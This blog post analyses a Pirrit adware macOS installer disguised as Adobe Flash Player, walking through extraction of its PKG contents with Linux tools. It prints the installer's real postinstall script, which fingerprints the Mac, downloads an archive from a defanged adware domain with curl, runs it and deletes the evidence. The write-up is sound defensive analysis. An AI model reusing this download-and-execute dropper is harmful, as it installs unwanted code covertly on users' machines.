Analyzing a Pirrit adware installer

forensicitguy.github.io/analyzing-pirrit-adware-installer/

May 13, 2022

By *Tony Lambert*
Posted *2022-05-13 9 min* read

While Windows holds the largest market share on malware, macOS has its fair share of threats that mostly exist in an adware/grayware area. In this post I want to walk through how a Pirrit PKG file installer works. There are lots of more complex threats, but this is a good place to start if you're just jumping into analysis. If you want to follow along at home, I'm working with this file in MalwareBazaar: https://bazaar.abuse.ch/sample/d39426dbceb54bba51587242f8101184df43cc23af7dc7b364ca2327e28e7825/.

Triaging the installer

First, we need to verify we're looking at a macOS installer file. To do this, we can use `file` and `diec`.

```
remnux@remnux:~/cases/pirrit$ file FlashPlayer_01.0.pkg
FlashPlayer_01.0.pkg: xar archive compressed TOC: 4540, SHA-1
checksum

remnux@remnux:~/cases/pirrit$ diec FlashPlayer_01.0.pkg
Binary
    Archive: XAR
```

The macOS pkg installer file format is a XAR archive, so the output from both utilities jives with what I would expect. From here we have to extract the installer material.

Extracting the package contents

To extract the package contents we can use `bsdtar` from the `libarchive-tools` Ubuntu Linux package. The usual `tar` utility doesn't work for me, but the FreeBSD implementation in the package works.

```
remnux@remnux:~/cases/pirrit$ mkdir extracted

remnux@remnux:~/cases/pirrit$ bsdtar xvf FlashPlayer_01.0.pkg -C
extracted/
x Distribution
x Resources
x Resources/adobe_backgrounda.png
x Resources/en.lproj
x Resources/en.lproj/iem.html
x Resources/adobe_background.png
x base.pkg
x base.pkg/Payload
x base.pkg/Bom
x base.pkg/Scripts
x base.pkg/PackageInfo
```

After successfully extracting the files to the “extracted” folder, we can browse around the installer file’s contents. The first step will be inspecting the extracted `Distribution` file.

Inspecting Distribution

The `Distribution` file contains details to help define and control the installation experience, which may include multiple packages within a single PKG file. In most case, the file is easily viewed in a text editor.

```
<?xml version="1.0" encoding="utf-8"?>
<installer-script minSpecVersion="1.000000"
authoringTool="com.apple.PackageMaker" authoringToolVersion="3.0.3"
authoringToolBuild="174">
    <title>Install Wizz</title>
    <options customize="never" allow-external-scripts="no"/>
    <domains enable_anywhere="true"/>
    <installation-check script="pm_install_check();"/>
    <script>function pm_install_check() {
  if(!(system.compareVersions(system.version.ProductVersion,'10.5') >= 0)) {
    my.result.title = 'Failure';
    my.result.message = 'You need at least Mac OS X 10.5 to install Install Wizz
products.';
    my.result.type = 'Fatal';
    return false;
  }
  return true;
}
</script>
    <background file="adobe_backgrounda.png" alignment="left" scaling="none"/>
    <welcome file="iem.html"/>
    <choices-outline>
        <line choice="choice1"/>
    </choices-outline>
    <choice id="choice1" title="base">
        <pkg-ref id="com.InstallWizz.base.pkg"/>
    </choice>
    <pkg-ref id="com.InstallWizz.base.pkg" installKBytes="200" version="2.2.5"
auth="">#base.pkg</pkg-ref>
</installer-script>
```

The `installer-script` tag gives some metadata regarding what tools created the installer file. In this case it looks like the authors possibly used PackageMaker 3.0.3. This metadata is possibly arbitrary because I've encountered `Distribution` files that don't have it inside. The next interesting thing is the chunk of JavaScript code contained within the `script` tag and called by the `installation-check` tag. In this code, the developer defined a `pm_install_check()` which determines the current system's macOS version using `system.version.ProductVersion`. The version number is compared to 10.5 and the installation will only proceed if the version is later than that version. If the macOS version is older than Snow Leopard, the installation fails.

Finally, the `Distribution` file references a `base.pkg` package that will be applied to the system during installation. We saw some references to `base.pkg` during extraction, so let's go check that out.

Examining base.pkg

Getting a directory listing for `base.pkg`, we can see a few files.

```
remnux@remnux:~/cases/pirrit/extracted/base.pkg$ ll
total 24
drwxr-xr-x 2 remnux remnux 4096 Apr 29  2017 ./
drwxrwxr-x 4 remnux remnux 4096 May 13 20:30 ../
-rw-r--r-- 1 remnux remnux 1022 Apr 29  2017 Bom
-rw-r--r-- 1 remnux remnux  394 Apr 29  2017
PackageInfo
-rw-r--r-- 1 remnux remnux  114 Apr 29  2017
Payload
-rw-r--r-- 1 remnux remnux  697 Apr 29  2017
Scripts
```

There are a few files here. First, `Bom` is a "bill of materials" file. This file is supposed to contain a list of files and things to touch during the installation and it doesn't typically contain malicious code. One of the things on my "to-do" list is to write a tool I like to parse

`Bom` files. The next interesting file is `PackageInfo`. This is a XML file that describes the contents of `base.pkg`.

```
<pkg-info format-version="2" identifier="com.DataTech.base.pkg" version="1.3.0"
install-location="/" auth="">
  <payload installKBytes="200" numberOfFiles="2"/>
  <scripts>
    <postinstall file="./postinstall"/>
  </scripts>
<bundle-version>
    <bundle id="com.DataTech" CFBundleIdentifier="com.DataTech"
path="./Applications/DataTech.app" CFBundleVersion="1"/>
</bundle-version>
</pkg-info>
```

The `payload` tag has some metadata to show that the installed components are supposed to be 2 files totaling 200 KB in size. A payload size this small typically indicates that there isn't much of any payload in the package at all, I'd expect there to be script content here rather than Mach-O binaries. The `scripts` tag specifies that we can expect a `postinstall` script to be present and execute during installation. In many cases you'll also see a `preinstall` script. In legitimate installers these scripts are intended to prepare a system for installation and then clean up components afterward. In malicious installers, the scripts are usually used to establish persistence or download additional content.

Let's jump over to inspect the package payload.

Extracting and analyzing any payloads

In macOS PKG files, the "payload" and "script" contents are stored within archives that are compressed using cpio and gzip. We can extract any contents pretty easily on the Linux command line.

```
remnux@remnux:~/cases/pirrit/extracted/base.pkg$ file Payload
Payload: gzip compressed data, last modified: Sat Apr 29 21:30:57 2017, from
Unix, original size modulo 2^32 512

remnux@remnux:~/cases/pirrit/extracted/base.pkg$ cat Payload | gunzip | cpio -i
1 block

remnux@remnux:~/cases/pirrit/extracted/base.pkg$ ll
total 28
drwxr-xr-x 3 remnux remnux 4096 May 13 21:18 ./
drwxrwxr-x 4 remnux remnux 4096 May 13 20:30 ../
drwxr-xr-x 2 remnux remnux 4096 May 13 21:17 Applications/
-rw-r--r-- 1 remnux remnux 1022 Apr 29  2017 Bom
-rw-r--r-- 1 remnux remnux  394 Apr 29  2017 PackageInfo
-rw-r--r-- 1 remnux remnux  114 Apr 29  2017 Payload
-rw-r--r-- 1 remnux remnux  697 Apr 29  2017 Scripts

remnux@remnux:~/cases/pirrit/extracted/base.pkg$ tree -a Applications/
Applications/

0 directories, 0 files
```

The only thing within the package’s Payloads archive was an `Applications` folder, and it didn’t contain anything else. We can do something similar for the Scripts archive.

Extracting and analyzing any scripts

Just like with Payloads, we can extract the contents of Scripts.

```
remnux@remnux:~/cases/pirrit/extracted/base.pkg$ cat Scripts | gunzip | cpio
-i
4 blocks

remnux@remnux:~/cases/pirrit/extracted/base.pkg$ ll
total 56
drwxr-xr-x 3 remnux remnux 4096 May 13 21:21 ./
drwxrwxr-x 4 remnux remnux 4096 May 13 20:30 ../
-rw-r--r-- 1 remnux remnux   36 May 13 21:21 66c1ffac-c020-4385-b6c8-
a23192676f00
-rw-r--r-- 1 remnux remnux   36 May 13 21:21 7d13cfd4-0ea8-423c-aaca-
d9724d1ae3f4
-rw-r--r-- 1 remnux remnux   36 May 13 21:21 8b84eaf8-a670-4cd9-b519-
46725438c885
-rw-r--r-- 1 remnux remnux   36 May 13 21:21 8d6b1599-5bd7-4043-918c-
b67863e24970
-rw-r--r-- 1 remnux remnux   36 May 13 21:21 a62f3b05-8125-4b5e-b035-
e49985109b9a
drwxr-xr-x 2 remnux remnux 4096 May 13 21:17 Applications/
-rw-r--r-- 1 remnux remnux 1022 Apr 29  2017 Bom
-rw-r--r-- 1 remnux remnux   36 May 13 21:21 c45eb9d2-0c19-44b3-bdc1-
7f936567f746
-rw-r--r-- 1 remnux remnux  394 Apr 29  2017 PackageInfo
-rw-r--r-- 1 remnux remnux  114 Apr 29  2017 Payload
-rwxr-xr-x 1 remnux remnux  756 May 13 21:21 postinstall*
-rw-r--r-- 1 remnux remnux  697 Apr 29  2017 Scripts
```

The Scripts archive contained multiple files that are named with GUIDs. Inside those files are GUID values that match the name of the file. They don't seem to add anything to the experience here, so we can focus on the `postinstall` script itself.

```
#!/bin/bash

func_act(){
    OS_Version=$(sw_vers -productVersion)
    mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ {
split($0, line, "\""); printf("%s\n", line[4]); }')
    if [[ ${OS_Version} == *"10.12"* ]]; then
      /usr/bin/curl -s -L -o /var/tmp/act.tgz
"hxxp://c.firstinstallmac[.]club/is/cact?i="413cc336-95fb-4d47-aa10-
d4f06f790e1c"&ve=10.12&id=$mid"
    else
      /usr/bin/curl -s -L -o /var/tmp/act.tgz
"hxxp://c.firstinstallmac[.]club/is/cact?i="413cc336-95fb-4d47-aa10-
d4f06f790e1c"&id=$mid"
    fi
    tar -xzf /var/tmp/act.tgz -C /var/tmp
    /var/tmp/act/act "2712c147-7e15-4366-80e0-4c7b98d780f0" "413cc336-95fb-4d47-
aa10-d4f06f790e1c"
    sleep 120
    rm -rf /var/tmp/act/act
    rm -rf /var/tmp/act.tgz
}
func_act &
```

The script defines a function `func_act()` which downloads and executes arbitrary content from a remote URL. The first few lines grab the macOS version using `sw_vers` and the affected system's UUID using `ioreg`. If macOS version on the affected system is running 10.12 (Sierra) a specific parameter is added to the URL called by `curl`. No matter the version, however, the script downloads an `act.tgz` file from `c.firstinstallmac[.]club` and writes it to disk. The script then unpacks it to `/var/tmp/act`. Finally, the script executes the process `/var/tmp/act/act`, feeding some UID values to it as arguments before sleeping and then removing all the contents downloaded.


After executing, the contents from `postinstall` should not exist on the affected system anymore.

Script-only packages

This installer package is an example of something I've seen across Pirrit and WizardUpdate adware families: script-only packages. In these cases, no actual binary content exists in the installer files, and all the executable content is downloaded via a script. I'm not really sure why developers do this, but I suspect it's related to evading static signatures or allowing the adversary to distribute one single installer while the actual adware/malware downloaded can change out on demand.

Masquerading as Adobe

Before stopping for the night, I want to cover something that is potentially concerning for victims and for legitimate software developers. In this instance of malware and many others, the developer masquerades the installer to pose as an Adobe product. This is seen in an HTML file displayed during the installation that claims to be associated with "Flash Player" and a background image using an Adobe logo.


/home/remnux/cases/pirrit/e
file:///home/remnux/cases/pirrit/extracted/Resources/en.lproj/iem.html
ImageMagick: adobe_background.png
Adobe

You are installing Flash Player,
designed to stream Flash video files in your browser, de

By clicking "Continue",
you here by agree to the following:

InstallWizz's Policy & Terms and Agreements and EULA, and allow Inst

MacKeeper EULA and Policy and consent to install MacKeeper.
Install MacKeeper and get a bundle of unique cleaning and optimizatior
It helps to manage routine tasks and keep your Mac secured, clean anc

AristoSearch Privacy Policy and Terms and Agreements and consent tc
AristoSearch will enhance your search settings, modify your new tab, d

This is even potentially an avenue that developers can use to fight adware, because this stuff definitely isn’t associated with Adobe in any way. Thank you for reading!